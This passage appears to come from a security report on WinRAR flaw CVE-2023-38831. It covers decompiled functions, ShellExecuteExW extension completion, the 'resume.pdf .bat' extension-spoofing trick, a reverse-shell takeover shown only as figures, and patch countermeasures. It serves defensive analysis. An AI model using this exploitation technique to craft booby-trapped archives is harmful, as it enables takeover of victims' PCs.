


Figure 14. Executing the malicious script due to the WinRAR vulnerability

#### Step 5. Take over the victim's PC

The attacker takes over the PC by hijacking command control rights from the victim's PC where the reverse shell script is executed.




Figure 15. Acquiring the victim's PC shell

## ■ Detailed analysis of vulnerability

### Step 1) Background knowledge

To understand the CVE-2023-38831 vulnerability, you must understand the process of direct execution of WinRAR's compressed file and the characteristics of ShellExecuteExW<sup>5</sup>, a file execution function.

#### 1) How WinRAR works

If you open a malicious ZIP file with WinRAR and directly run the compressed file within it, the file will be compressed temporarily. During temporary decompression, a directory in the form of "Rar\$DI" is created in the "%Temp%" path.

```
char __fastcall tmp_unzip2_sub_7FF79D8AF508(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
    char result; // a1
    __int64 v8; // rcx
    char v9; // b1
    wchar_t *v10; // rdi
    __int64 v11; // r15
    unsigned int i; // r14d
    int v13; // ebx
    char v14[4112]; // [rsp+20h] [rbp-E0h] BYREF
    char v15[4112]; // [rsp+1030h] [rbp+F30h] BYREF
    __int64 v16; // [rsp+2040h] [rbp+1F40h]
    __int64 v17; // [rsp+2048h] [rbp+1F48h]
    __int64 v18; // [rsp+2050h] [rbp+1F50h]
    char v19[4096]; // [rsp+2080h] [rbp+1F80h] BYREF
    char v20[4096]; // [rsp+3080h] [rbp+2F80h] BYREF

    LOBYTE(a4) = 1;
    result = sub_7FF79D8A7F34(L"Rar$DI", v19, 2048i64, a4);
    if ( result )
    {
        LOBYTE(v8) = 1;
        sub_7FF79D8A2C0C(v8);
    }
}
```

Figure 16. Creating a temporary directory for WinRAR decompression

---

<sup>5</sup> ShellExecuteExW: This is a function that executes another program in Windows and performs related tasks. It is used for tasks such as executing external application programs and opening files

After checking whether a file with the same name as the executed file exists in the ZIP file, if the corresponding file exists, decompress it using the decompression algorithm and save it in a temporary directory. When executing the compressed 2.png file, you can see that a temporary folder is created and the file is decompressed as shown below.

```
Directory of C:\Users\██████████\AppData\Local\Temp\Rar$DIa24480.26674
09/26/2023  06:19 PM    <DIR>          .
09/26/2023  06:19 PM    <DIR>          ..
09/26/2023  06:19 PM                20,724 2.png
                1 File(s)      20,724 bytes
                2 Dir(s)  50,503,847,936 bytes free
```

Figure 17. File decompression to be performed for the temporary folder

Then, the decompressed file is executed using ShellExecuteExW, the file execution function of WinAPI.

```
pExecInfo.lpParameters = a4;
if ( (const WCHAR *)sub_7FF79D856754(a2) == a2 && !(unsigned __int8)sub_7FF79D854B74(a2, L"exe") )
{
    sprintf_s(Buffer, 0x1000ui64, L"\\.\\%s", a2, *(_QWORD *)&pExecInfo.cbSize);
    pExecInfo.lpFile = (LPCWSTR)Buffer;
}
pExecInfo.nShow = 1;
byte_7FF79D94A805 = 1;
v12 = ShellExecuteExW(&pExecInfo);
```

Figure 18. Executing the decompressed file through the ShellExecuteExW function

## 2) Characteristics of ShellExecuteExW

ShellExecuteExW is a WinAPI function used when executing a file. When a ShellExecute type function executes a file without an extension, the extensions at the bottom are automatically added and executed in order by the parsing logic that determines the execution path.

```
546 //
547 // NOTES: the parsing logic to determine a valid Application path is non-trivial, although
548 //       the extension is not required and if missing will be completed
549 //       in the following standard order: { .PIF, .COM, .EXE, .BAT, .CMD }
550 //
551 //       Relative Paths are System Paths - if the first token has no path qualifiers
552 //       then the token is first checked to see if a key of the same name has
553 //       been installed under HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths.
554 //       if the key or default value does not exist, it is assumed to be a child
```

Figure 19. How it works described in ShellAPI.h

The list of corresponding extensions is as follows:

Extension name
.PIF .COM .EXE .BAT .CMD

In the example below, when you run calc1.exe with an extension and calc1 without an extension, you can see that the calculator runs the same in both cases.




Figure 20. Result of executing 'calc1' and 'calc1.exe'



## Step 2) Analyze operation

When you execute the ZIP file (resume.zip) with the previously created extension spoofing applied through the vulnerable version of WinRAR, you can see a file and directory named “resume.pdf ” with a space after the extension, as shown below.




Figure 21. A compressed file to which extension spoofing is applied

When executing a modified document file, temporary decompression logic is executed for the file named “resume.pdf ”. In the process of checking whether the executed filename “resume.pdf ” exists, extension spoofing occurs because the file and directory names are the same.

Accordingly, files and directories of the same name are decompressed and even the “resume.pdf ” document and the “resume.pdf .bat” script file contained in the “resume.pdf ” directory are stored in a temporary directory. During the decompression process, in the case of the “resume.pdf ” document, the filename verification logic removes spaces through space verification for the last character, and then saves it as “resume.pdf”.




Figure 22. Logic for removing spaces when saving a compressed file

Therefore, you can see that both the original document file (“resume.pdf”) and the malicious script file (“resume.pdf .bat”) have been decompressed, as shown below.




Figure 23. Result of decompression due to extension spoofing

After temporary decompression is complete, “resume.pdf ”, the file executed through WinRAR, is executed by the ShellExecuteExW function. As this function connects automatically without an extension, the “resume.pdf .bat” script file is executed and the malware goes to work.

## ■ Countermeasures

Currently, all versions of WinRAR 6.22 and below are vulnerable to attacks utilizing CVE-2023-38831. To respond to this, RARLAB released a patch version in August 2023, and recommends existing users to use it after updating to the latest WinRAR version.

The released patch version does not have a significantly different operational flow from the existing vulnerable version, but filename and directory name verification has been strengthened during the temporary decompression process. When a compressed file is executed in the vulnerable version and the patch version, the results of temporary decompression are compared as follows:

In the vulnerable version, the following is the result of temporary decompression when a document is executed in a modified ZIP file.




Figure 24. Result of temporary decompression of the vulnerable version

The result of the patch version is as follows:




Figure 25. Result of temporary decompression of the patch version

During temporary decompression, in the vulnerable version, even the malicious script (.bat) was decompressed due to the filename to which extension spoofing was applied, but in the patch version, only the document file was decompressed properly due to strengthened filename verification.

WinRAR has no logic to force update within the program, and update-related messages are only announced on the first run after installation. So, users should pay more attention to version updates.



WinRAR 6.22 First Use Notification | Thank you for using WinRAR!

**RARLAB®**  
**WinRAR®**

Thank you for using WinRAR!

---

Before you continue, please buy a **WinRAR perpetual license** to support the further development and customer support we have provided to our users for the past 20 years.

**WinRAR is not a free software.**

**What you get for registering WinRAR:**

- ✓ Perpetual license
- ✓ Ready for Windows 11
- ✓ Full RAR and ZIP Support
- ✓ Safe AES-256-bit encryption

For new users we have a **one time offer** to **save 30% on WinRAR!**

~~\$ 31.90~~

**You pay: \$ 22.33**

 Buy WinRAR

Act now, this is a one time offer!

If you want to support the continuous development of WinRAR, please purchase your license at [www.win-rar.com](http://www.win-rar.com).

---

**SECURITY WARNING!**  
**You may be at risk. Click here to update your version of WinRAR!**

\*Source: RARLAB

Figure 26. Messages related to WinRAR version update

## ■ Reference sites

- URL: <https://www.win-rar.com/start.html?&L=0>
- URL: <https://www.group-ib.com/blog/cve-2023-38831-winrar-zero-day/>
- URL: <https://github.com/b1tg/CVE-2023-38831-winrar-exploit>
- URL: [https://github.com/BoredHackerBlog/winrar\\_CVE-2023-38831\\_lazy\\_poc](https://github.com/BoredHackerBlog/winrar_CVE-2023-38831_lazy_poc)
- URL: <https://github.com/swisskyrepo/PayloadsAllTheThings>
- URL: <https://cert.gov.ua/article/5661411>